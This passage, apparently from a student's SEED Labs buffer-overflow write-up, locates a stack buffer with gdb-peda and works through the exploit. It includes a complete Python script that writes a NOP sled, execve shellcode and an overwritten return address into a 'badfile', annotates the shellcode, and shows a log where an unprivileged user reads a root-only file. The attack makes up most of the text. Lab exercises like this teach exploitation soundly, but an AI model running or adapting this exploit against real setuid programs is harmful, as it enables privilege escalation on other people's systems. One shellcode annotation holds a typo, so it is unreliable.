0024| 0xbffff2b8 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff2bc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff2e0 "\310M\341\267
7         strcpy (buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff2c8
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff2a8
gdb-peda$ p /d 0xbffff2c8 - 0xbffff2a8
$3 = 32
gdb-peda$ quit
[02/05/22]seed@VM:~$ vim exploit_vul.py
```

Getting the address of ebp

Getting the base address of buffer

Distance between them

We now know the distance between the base address and the ebp pointer. The return address to previous function is placed just above eb pie ebp +4. Thus we also get the address of 'return address'. Thus we can easily place our intended address of malicious code at this address.


Step 2: Badfile construction

Proper creation of badfile is the most important step. If the badfile is not created properly and the return address is not mentioned clearly we might not reach to correct address of our malicious code and this could lead to failure of attack.

However we can overcome this problem by filling our badfile NOP instruction. This results in creation of multiple entry point for our malicious code and thus even if our return address points to address before our malicious code it will eventually get executed.

N-Op instruction are represented by 0x90 in assembly language and we will use it our badfile construction.

To create a badfile we will write a python script.



```
#!/usr/bin/python3
import sys

malcode= (
"\x31\xc0"
"\x50"
"\x68""/abc"
"\x68""/etc"
"\x89\xe2"
"\x50"
"\x68""/cat"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x52"
"\x53"
"\x89\xe1"
"\x31\xd2"
"\xb0\x0b"
"\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(300))
print(len(malcode))
start = 300 -len(malcode)
content[start:]= malcode
ret = 0xbffff2c8 + 100
content[36:40] = (ret).to_bytes(4,byteorder='little')

with open('malicious','wb') as f:
        f.write(content)

-- INSERT --                                              32,1          Bot
```

Our syntax to run execve:-
execve("/bin/cat", ["/bin/cat","/etc/abc", NULL], NULL)


Explaination:
malcode= (

```
"\x31\x0"           # xorl          %eax , %eax
"\x50"              # pushl         %eax
"\x68""/abc"        # pushing string /abc in stack
"\x68""/etc"        # pushing string /etc in stack
"\x89\xe2"          # movl          %esp, %edx
"\x50"              # pushl         %eax
"\x68""/cat"        # push string /cat in stack
"\x68""/bin"        # push string /bin in stack
"\x89\xe3"          #  movl         %esp, %ebx
"\x50"              # pushl         %eax   # ( 0 )
"\x52"              # pushl         %edx  # ( "/etc/abc")
"\x53"              # pushl         %ebx  # ( "/bin/cat" )
"\x89\xe1"          #  movl         %esp, %ecx
"\x31\xd2"          # xorl           %edx, %edx
```

```
"\xb0\x0b"          # movb      $0x0b , %al
"\xcd\x80"          # int       $0x80
).encode('latin-1')
```

The later part of the code simply sets the return address and fills the malcode into the bad file. Also this return address should be placed at the difference which we got by subtracting ebp address and buffer base address.

After successfully running the python script we can create our malicious file. We can then run our vulnerable code to read the content of etc/abc file which was only readable to root and group.



```
0016| 0xbffff2b0 --> 0xbffff418 --> 0x0
0020| 0xbffff2b4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff2b8 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff2bc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff2e0 "\310M\341\267\352\b") at vul.c:7
7        strcpy (buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff2c8
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff2a8
gdb-peda$ p /d 0xbffff2c8 - 0xbffff2a8
$3 = 32
gdb-peda$ quit
[02/05/22]seed@VM:~$ vim exploit_vul.py
[02/05/22]seed@VM:~$ rm malicious
[02/05/22]seed@VM:~$ python3 exploit_vul.py
39
[02/05/22]seed@VM:~$ ./vul
I can be read and write by root. I can be read by groups but others hav no access to me.
```

Creating the malicious file. (output 39 here represents length of assemble cody (just for debugging purpose))

We can read a non-readable file !!

Thus, using buffer overflow attack, we are successfully able to read the files via normal user.

--The End--